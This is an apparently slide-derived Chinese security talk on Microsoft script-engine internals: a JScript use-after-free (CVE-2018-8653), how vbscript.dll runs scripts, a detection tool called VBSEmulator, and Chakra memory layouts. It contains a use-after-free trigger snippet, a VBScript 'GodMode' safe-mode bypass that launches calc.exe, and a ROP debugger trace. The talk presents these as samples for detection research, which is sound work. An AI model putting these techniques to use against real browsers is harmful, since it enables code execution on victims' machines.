function getFreeRef() {  
    if (count == limit) {  
        ...  
        for (var i = 0; i < limit; i++) {  
            refs[i].prototype = 0;  
        }  
        CollectGarbage();  
    } else {  
        dummyObj instanceof refs[count++];  
    }  
    // crash here  
    this;  
    return false;  
}
```

→ 跳出并通过GC释放原型对象

2018年的 JScript 零日漏洞

- CVE-2018-8653

```
function getFreeRef() {  
    if (count == limit) {  
        ...  
        for (var i = 0; i < limit; i++) {  
            refs[i].prototype = 0;  
        }  
        CollectGarbage();  
    } else {  
        dummyObj instanceof refs[count++];  
    }  
    // crash here  
    this;  
    return false;  
}
```

→ |this| 指针仍然保存在stack中，而不是由GC跟踪
获得一个悬挂指针

```
0:007> !heap -p -a ecx  
address 18d52ed0 found in  
_DPH_HEAP_ROOT @ 9211000  
in free-ed allocation ( DPH_HEAP_BLOCK:      VirtAddr      VirtSize)  
                        18bd3f08:      18d52000      2000  
  
714aae02 verifier!AVrfDebugPageHeapFree+0x000000c2  
77712fa1 ntdll!RtlDebugFreeHeap+0x0000003e  
77672735 ntdll!RtlpFreeHeap+0x000000d5  
77672302 ntdll!RtlFreeHeap+0x00000222  
  
756b70b5 msvcrt!free+0x00000065  
6e4cac68 jscript!GcBlockFactory::FreeBlk+0x00000023  
6e4cbf52 jscript!GcAlloc::ReclaimGarbage+0x00000232  
6e4ca498 jscript!GcContext::Reclaim+0x00000089  
6e4ca791 jscript!GcContext::CollectCore+0x00000201  
6e4ca27b jscript!GcContext::Collect+0x0000001f  
6e4d22a2 jscript!NameTbl::InvokeInternal+0x00000152  
6e4ccea8 jscript!VAR::InvokeByDispID+0x00000069  
6e4cf903 jscript!CScriptRuntime::Run+0x00000f33  
6e4d3232 jscript!ScrFncObj::CallWithFrameOnStack+0x000000a2  
6e4d333b jscript!ScrFncObj::Call+0x0000007b  
6e4d234d jscript!NameTbl::InvokeInternal+0x000001fd  
6e4cd628 jscript!VAR::InvokeByName+0x00000198  
6e516a6f jscript!CScriptRuntime::InstOf+0x000000cf  
6e5061d1 jscript!CScriptRuntime::Run+0x00037801  
6e4d3232 jscript!ScrFncObj::CallWithFrameOnStack+0x000000a2  
6e4d333b jscript!ScrFncObj::Call+0x0000007b  
6e4d234d jscript!NameTbl::InvokeInternal+0x000001fd
```

VBSEmulator

VBScript是什么

- Microsoft开发的一种脚本语言
- 不符合ECMAScript标准
- 在vbscript.dll中运行
- 不开源☹

vbscript.dll 如何工作

- Load
- Parse
- Compile
- Run
- Unload

vbscript.dll 如何工作

- Load
- Parse
- Compile
- **Run**
- Unload

CScriptRuntime::RunNoEH(CScriptRuntime * __hidden this, struct VAR *)

```
xt:1000451F      nop
xt:10004520      nop
xt:10004520      loc_10004520:      ; CODE XREF: CScriptRuntime::RunNoEH(VAR *)-22D8↑j
xt:10004520      ; CScriptRuntime::RunNoEH(VAR *)-2214↑j ...
xt:10004520      mov     edx, 400Ch
xt:10004525      loc_10004525:      ; CODE XREF: CScriptRuntime::RunNoEH(VAR *)-2247↑j
xt:10004525      ; CScriptRuntime::RunNoEH(VAR *)-20C2↑j ...
xt:10004525      mov     eax, [ebx+0B4h] ; jumptable 10004540 cases 0,2
xt:10004528      movzx  ecx, byte ptr [eax]
xt:1000452E      lea    esi, [eax+1]
xt:10004531      mov     [ebx+0B4h], esi
xt:10004537      cmp     ecx, 6Fh      ; switch 112 cases
xt:1000453A      ja     loc_10004262    ; jumptable 10004540 default case
xt:10004540      jmp     ds:off_100042F4[ecx*4] ; switch jump
xt:10004547      ;
xt:10004547      loc_10004547:      off_100042F4      dd offset loc_10004525, offset loc_1001032D, offset loc_10004525
xt:10004547      ; DATA XREF: CScriptRuntime::RunNoEH(VAR *)+87↓r
xt:10004547      ; jump table for switch statement
xt:10004547      dd offset loc_10004547, offset loc_1002B446, offset loc_100103C4
xt:10004547      mov     cl, [esi]
xt:10004547      lea    eax, [esi]
xt:10004549      mov     [ebx+0B4h], eax
xt:1000454C      movzx  eax, cl
xt:10004552      movzx  eax, cl
xt:10004555      loc_10004555:      dd offset loc_100182C0, offset loc_10019B71, offset loc_1001A102
xt:10004555      dd offset loc_100296CB, offset loc_10002720, offset loc_10018AA9
xt:10004555      mov     [ebx+0B4h], eax
xt:10004558      dd offset loc_1000282B, offset loc_10002870, offset loc_100028D1
```

vbscript.dll 如何工作


- Load
- Parse
- Compile
- **Run**
- Unload

CScriptRuntime::RunNoEH(CScriptRuntime * __hidden this, struct VAR *)

CScriptRuntime
+0x28 Local Variables
+0x2C Function Arguments
+0xB0 Statck Pointer
+0xB4 Position Counter
+0xC0 **CompiledScript**

CompiledScript
+0x10 func_offset
+0x14 func_count
+0x1C bos_info
+0x28 **bos_data**
+0x2C **bos_data_length**

```
str = "Helloworld"  
eval(StrReverse("") rts( xobgsm))
```




```
683944b6 90 nop  
683944b7 90 nop  
683944b8 90 nop  
vbscript!CScriptRuntime::RunNoEH:  
683944b9 8bff mov edi,edi  
683944bb 55 push ebp  
683944bc 8bec mov ebp,esp  
683944be 81ecf00000 sub esp,0F0h  
683944c4 8b4118 mov eax,dword ptr [ecx,18h]  
683944c7 c745f800000000 mov dword ptr [ebp-8],0  
683944ce 53 push ebx  
683944cf 56 push esi  
683944d0 8b400c mov eax,dword ptr [eax+0Ch]  
683944d3 89459c mov dword ptr [ebp-64h],eax  
683944d6 8d45f8 lea eax,[ebp-8]  
683944d9 8981e4000000 mov dword ptr [ecx+0E4h],eax  
683944df 8d8574ffffff lea eax,[ebp-8Ch]  
683944e5 57 push edi  
683944e6 8981e0000000 mov dword ptr [ecx+0E0h],eax  
683944ec 8d415c ea eax,[ecx+5Ch]  
683944ef 6a00 push 0
```

```
0:018> g  
Breakpoint 3 hit  
eax=00000000 ebx=0e3fbc8 ecx=0e3fbc8 dx=00000000 esi=0e3fbc0 edi=061bddf8  
eip=683944b9 esp=0e3fbc0 ebp=0e3fbc8 iopl=0 nv up ei pl zr na pe nc  
cs=001b ss=0023 ds=0003 es=0023 fs=003b gs=0000 efl=00000246  
vbscript!CScriptRuntime::RunNoEH:  
683944b9 8bff mov edi,edi  
0:018> g  
Breakpoint 3 hit  
eax=00000000 ebx=0e3fb98 ecx=0e3fb98 dx=00000000 esi=0e3fbc0 edi=061bddf8  
eip=683944b9 esp=0e3fb20 ebp=0e3fb9c iopl=0 nv up ei pl zr na pe nc  
cs=001b ss=0023 ds=0003 es=0023 fs=003b gs=0000 efl=00000246  
vbscript!CScriptRuntime::RunNoEH:  
683944b9 8bff mov edi,edi  
0:018> dc poi(ecx+c0)+poi(poi(ecx+c0)+28)  
0e6a7fa0 0073006d 00620067 0078006f 00280020 m.s.g.b.o.x. .(.  
0e6a7fb0 00740073 00290072 c0c00000 00000000 s.t.p.).....  
0e6a7fc0 00000002 000000c4 00000013 00000000 .....  
0e6a7fd0 00000001 00000001 00000078 0000000c .....X.....  
0e6a7fe0 00000000 00000000 00008000 381d0003 .....8  
0e6a7ff0 28000000 00000048 00580001 00010200 ...(H....X....
```


VBSEmulator 是什么

- 一个可以对vbs混淆的样本进行反混淆处理的工具
- 一个可以检测GodMode或ROP的工具

VBSEmulator 如何工作



VBSEmulator 如何工作




- Hook函数不会导出
- 需要维护一个Hook函数入口点模板
- 通过Hook LoadLibrary, 可以使用特定的vbscript.dll

The screenshot shows the Windows Task Manager window with 'VbsEmulator.exe' highlighted. Below it is the System File Checker (sfc /scannow) results window, which lists system files. The file 'vbscript.dll' is highlighted in red, and its path is shown as 'C:\Users\Administrator\Desktop\vbs\vbscript.dll'. A red arrow points from the 'VbsEmulator.exe' process in Task Manager to the 'vbscript.dll' entry in the System File Checker results.

Name	Description	Company Name	Path
sechost.dll	Host for SCM/SDDL/LSA Look...	Microsoft Corporation	C:\Windows\System32\sechost.dll
ucrtbase.dll	Microsoft® C Runtime Library	Microsoft Corporation	C:\Windows\System32\ucrtbase.dll
user32.dll	多用户 Windows 用户 API 客...	Microsoft Corporation	C:\Windows\System32\user32.dll
usp10.dll	Uniscribe Unicode script p...	Microsoft Corporation	C:\Windows\System32\usp10.dll
uxtheme.dll	Microsoft UxTheme 库	Microsoft Corporation	C:\Windows\System32\uxtheme.dll
vbscript.dll	Microsoft® VBScript	Microsoft Corporation	C:\Users\Administrator\Desktop\vbs\vbscript.dll
VbsEmulator.exe			C:\Users\Administrator\Desktop\vbs\VbsEmulator...
vruntime140.dll	Microsoft® C Runtime Library	Microsoft Corporation	C:\Windows\System32\vruntime140.dll

VBSEmulator 如何工作



• Exploit1: GodMode

```
function runmumaa()  
On Error Resume Next  
set shell=createobject("wscript.shell")  
shell.run "calc.exe",0  
end function
```


```
; int __thiscall COleScript::CanObjectRun(COleScript *this, const struct _GUID *, struct IUnknown *, int)  
?CanObjectRun@COleScript@@@QAEHABU_GUID@@@PAUIUnknown@@@Z proc near  
; CODE XREF: GetObjectFromProgID(COleScript *,ushort *,ushort *,VAR *,int,ushort *)+221fp
```

```
var_30 = dword ptr -30h  
var_2C = dword ptr -2Ch  
var_28 = dword ptr -28h  
pv = dword ptr -24h  
var_20 = dword ptr -20h  
var_10 = dword ptr -10h  
var_C = dword ptr -0Ch  
var_8 = dword ptr -8  
arg_0 = dword ptr 8  
arg_4 = dword ptr 0Ch  
arg_8 = dword ptr 10h
```

```
mov edi, edi  
push ebp  
mov ebp, esp  
sub esp, 30h  
mov eax, __security_cookie  
xor eax, ebp  
mov [ebp+var_8], eax  
push ebx  
mov ebx, [ebp+arg_4]  
push esi  
mov esi, [ebp+arg_0]  
push edi  
push esi ; struct _GUID *  
mov edi, ecx  
mov [ebp+var_30], ebx  
call ?InSafeMode@COleScript@@@QAEHPBU_GUID@@@Z ; COleScript::InSafeMode(_GUID const *)  
test eax, eax  
jnz short loc_1004C834  
inc eax  
jmp loc_1004C8E0
```

```
; int __thiscall COleScript::InSafeMode(COleScript *this, const struct _GUID *)  
?InSafeMode@COleScript@@@QAEHPBU_GUID@@@Z proc near  
; CODE XREF: GetObjectFromProgID(COleScript *,ushort *,ushort *,VAR *,int,ushort *)+221fp  
; GetObjectFromProgID(COleScript *,ushort *,ushort *)+221fp  
  
arg_0 = dword ptr 8  
; FUNCTION CHUNK AT .text:1002F439 SIZE 00000007 BYTES  
  
mov edi, edi  
push ebp  
mov ebp, esp  
push esi  
xor esi, esi  
test dword ptr [ecx+174h], 00h  
jnz short loc_10016895  
push [ebp+arg_0] ; struct _GUID *  
call ?IsUnsafeAllowed@COleScript@@@QAEHPBU_GUID@@@Z ; COleScript::IsUnsafeAllowed(_GUID const *)  
test eax, eax  
jz loc_1002F439
```


VBSEmulator 如何工作




- Exploit2: ROP

```
typedef NTSTATUS(WINAPI* PFNntContinue) (  
    IN PCONTEXT ContextRecord,  
    IN BOOLEAN TestAlert  
);  
  
DWORD Edi;  
DWORD Esi;  
DWORD Ebx;  
DWORD Edx;  
DWORD Ecx;  
DWORD Eax;  
  
//  
// This section is specified/returned if the  
// ContextFlags word contains the flag CONTEXT_CONTROL.  
//  
DWORD Ebp;  
DWORD Eip; // CONTEXT+Bs  
DWORD SegCs; // MUST BE SANITIZED  
DWORD EFlags; // MUST BE SANITIZED  
DWORD Esp;  
DWORD SegSs;  
  
//  
// This section is specified/returned if the ContextFlags word  
// contains the flag CONTEXT_EXTENDED_REGISTERS.  
// The format and contexts are processor specific  
//  
BYTE ExtendedRegisters[MAXIMUM_SUPPORTED_EXTENSION];  
} CONTEXT;
```

```
eax=0003ffe ebx=08cdaf3c ecx=6aa020cc edx=0008001f esi=08cdaf88 edi=6aa147f0  
eip=76f15090 esp=08cdaf3c ebp=08cdaf50 iopl=0         nv up ei pl nz na po cy  
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203  
ntdll!ZwContinue:  
76f15090 b83c000000 mov     eax,3Ch  
0:019> dd [esp+4)+B8 L8  
0b02611c 74e11b2f 0000001b 00000000 08cd5000 CONTEXT.EIP = 0x74e11b2f  
0b02612c 00000023 43434343 43434343 43434343 CONTEXT.ESP = 0x08cd5000  
0:019> ln 74e11b2f  
(74e11b2f)  KERNELBASE!VirtualProtect | (74e11b50)  KERNELBASE!VirtualProtectEx  
Exact matches:  
0:019> dd 08cd5000 L8  
08cd5000 041d002c 041d002c 00003000 00000040  
08cd5010 041d0024 76f15090 44444444 0934f84c VirtualProtect params  
0:019> dd 041d002c  
041d002c cccccccc 41414141 41414141 41414141  
041d003c 41414141 41414141 41414141 41414141  
041d004c 41414141 41414141 41414141 41414141  
041d005c 41414141 41414141 41414141 41414141  
041d006c 41414141 41414141 41414141 41414141  
041d007c 41414141 41414141 41414141 41414141 shellcode
```

VBSEmulator 如何工作



- Detect Exploit1: GodMode
 - (1) Hook COleScript :: CanObjectRun
 - (2) 检查安全模式标志是否被修改
 - (3) 如果检测到, 抛出异常并停止运行ActiveX
- Detect Exploit2: ROP
 - (1) Hook ntdll! NtContinue
 - (2) 检查CONTEXT.Eip == VirtualProtect
 - (3) 如果检测到, 抛出异常并停止运行shellcode

演示


Chakra

Chakra是什么

- 由Microsoft开发的JavaScript引擎
- 用于Microsoft Edge
- Fork自Internet Explorer中使用的Jscript9
- 在GitHub中开源: ChakraCore☺

Chakra 如何工作

- Parser
- Interpreter
- JIT compiler
- Garbage Collector



From: <https://github.com/Microsoft/ChakraCore/wiki/Architecture-Overview>

Chakra 基本变量类型

- Array
- JavascriptArray
- JavascriptNativeIntArray
- JavascriptNativeFloatArray

Chakra 的基本变量类型

- Array
- **JavascriptArray**
- JavascriptNativeIntArray
- JavascriptNativeFloatArray

```
var arr = [2.3023e-320, 0x1234, {}];
```

```
0x0000024D248F1AF0 00007ffd34e67c18 0000024d248f3140  
0x0000024D248F1B00 0000000000000000 0000000000000005  
0x0000024D248F1B10 0000000000000000 0000024d249041e0  
0x0000024D248F1B20 0000024d249041e0 0000000000000000  
segment  
0x0000024D249041E0 0000000300000000 0000000000000011  
0x0000024D249041F0 0000000000000000 0000000000001234  
0x0000024D24904200 0001000000001234 0000024d2491a060  
0x0000024D24904210 00040002fff80002 00040002fff80002
```


Chakra的基本变量类型

- Array
- JavascriptArray
- **JavascriptNativeIntArray**
- JavascriptNativeFloatArray

```
var arr = [0x1234, 0x1234, 0x1234];
```

```
0x000001F4D3861AF0 00007ffd34e68468 000001f4d3863180  
0x000001F4D3861B00 0000000000000000 0000000000000005  
0x000001F4D3861B10 0000000000000003 000001f4d3861b30  
0x000001F4D3861B20 000001f4d3861b30 000001ecd1ccdd20  
0x000001F4D3861B30 0000000300000000 0000000000000006  
0x000001F4D3861B40 0000000000000000 0000123400001234  
0x000001F4D3861B50 fff8000200001234 fff80002fff80002
```

Chakra的基本变量类型

- Array
- JavascriptArray
- JavascriptNativeIntArray
- JavascriptNativeFloatArray

```
var arr = [2.3023e-320, 2.3023e-320, 2.3023e-320];
```

```
0x000001F1BEF41AF0 00007ffd34e68c90 000001f1bef431c0  
0x000001F1BEF41B00 0000000000000000 0000000000000005  
0x000001F1BEF41B10 0000000000000003 000001f1bef41b30  
0x000001F1BEF41B20 000001f1bef41b30 000001e9bd38dd20  
0x000001F1BEF41B30 0000000300000000 0000000000000003  
0x000001F1BEF41B40 0000000000000000 00000000000001234  
0x000001F1BEF41B50 00000000000001234 00000000000001234  
0x000001F1BEF41B60 0000000000000000 0000000000000000
```

Chakra的基本变量类型

- Array
- Type Conversion in Array

```
var arr = [2.3023e-320, 2.3023e-320, 2.3023e-320];
```

```
0x0000023775BC1AF0 00007ffd37038c90 0000023775bc31c0  
0x0000023775BC1B00 0000000000000000 0000000000000005  
0x0000023775BC1B10 0000000000000003 0000023775bc1b30  
0x0000023775BC1B20 0000023775bc1b30 0000022f741cdd20  
0x0000023775BC1B30 0000000300000000 0000000000000003  
0x0000023775BC1B40 0000000000000000 0000000000001234  
0x0000023775BC1B50 0000000000001234 0000000000001234  
0x0000023775BC1B60 0000000000000000 0000000000000000
```

JavascriptNativeFloatArray

↓ arr[0] = {};

JavascriptArray

```
0x0000023775BC1AF0 00007ffd37037c18 0000023775bc3140  
0x0000023775BC1B00 0000000000000000 0000000000000005  
0x0000023775BC1B10 0000000000000003 0000023775bc1b30  
0x0000023775BC1B20 0000023775bc1b30 0000000000000000  
0x0000023775BC1B30 0000000300000000 0000000000000003  
0x0000023775BC1B40 0000000000000000 0000023775bea0a0  
0x0000023775BC1B50 fffc000000001234 fffc000000001234  
0x0000023775BC1B60 0000000000000000 0000000000000000
```

Chakra的基本变量类型

- Object
- Memory layout of DynamicObject



```
var obj1 = {a:1, b:2};
```

```
0x000001A62B54A0C0 00007ffd323d3690 000001a62b540b00  
0x000001A62B54A0D0 0001000000000001 0001000000000002
```



```
var obj2 = {__proto__:obj1};
```

```
0x000001A62B54A0C0 00007ffd323d3690 000001a62b540d00  
0x000001A62B54A0D0 000001a62b54a0e0 0000000000000000  
0x000001A62B54A0E0 0001000000000001 0001000000000002
```



Chakra JIT Type Confusion

↑ project-zero ▾ New issue All issues ▾ Q chakra

ID ▾	Status ▾	Restrict ▾	Reported ▾	Vendor ▾	Product ▾	Finder ▾	Summary + Labels ▾
☆ 1709	Fixed	----	2018-Oct-31	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: JsBuiltInEngineInterfaceExtensionObject::InjectJsBuiltInLibraryCode just clears DisableImplicitFI
☆ 1705	Fixed	----	2018-Oct-25	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: Type confusion with InlineArrayPush CCProjectZeroMembers
☆ 1702	Fixed	----	2018-Oct-22	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: Type confusion via NewScObjectNoCtor or InitProto CCProjectZeroMembers
☆ 1703	Fixed	----	2018-Oct-22	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: Type confusion via InitClass CCProjectZeroMembers
☆ 1582	Fixed	----	2018-May-24	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: Bugs in InitializeNumberFormat and InitializeDateTimeFormat CCProjectZeroMembers
☆ 1581	Duplicate	----	2018-May-21	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: Magic value can cause type confusion #2 CCProjectZeroMembers
☆ 1578	Fixed	----	2018-May-17	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: Type confusion with InlineArrayPush CCProjectZeroMembers
☆ 1576	Fixed	----	2018-May-16	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: DictionaryPropertyDescriptor::CopyFrom doesn't copy all fields CCProjectZeroMembers
☆ 1569	Fixed	----	2018-May-04	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: A bug in BoundFunction::NewInstance CCProjectZeroMembers
☆ 1570	Fixed	----	2018-May-04	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: Parameter scope parsing bug CCProjectZeroMembers
☆ 1588	Fixed	----	2018-Jun-7	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: Type confusion with localeCompare CCProjectZeroMembers
☆ 1586	Fixed	----	2018-Jun-4	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: Type confusion with PathTypeHandlerBase::SetAttributesHelper CCProjectZeroMembers
☆ 1613	Fixed	----	2018-Jul-6	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: Type confusion bug CCProjectZeroMembers
☆ 1612	Fixed	----	2018-Jul-4	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: BailOutOnInvalidatedArrayHeadSegment check bypass CCProjectZeroMembers
☆ 1502	Fixed	----	2018-Jan-08	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: The fix for issue 1420 is incomplete. CCProjectZeroMembers
☆ 1503	Fixed	----	2018-Jan-08	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: The fix for issue 1420 is incomplete #2 CCProjectZeroMembers
☆ 1542	Fixed	----	2018-Feb-27	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: EntrySimpleObjectSlotGetter can have side effects CCProjectZeroMembers
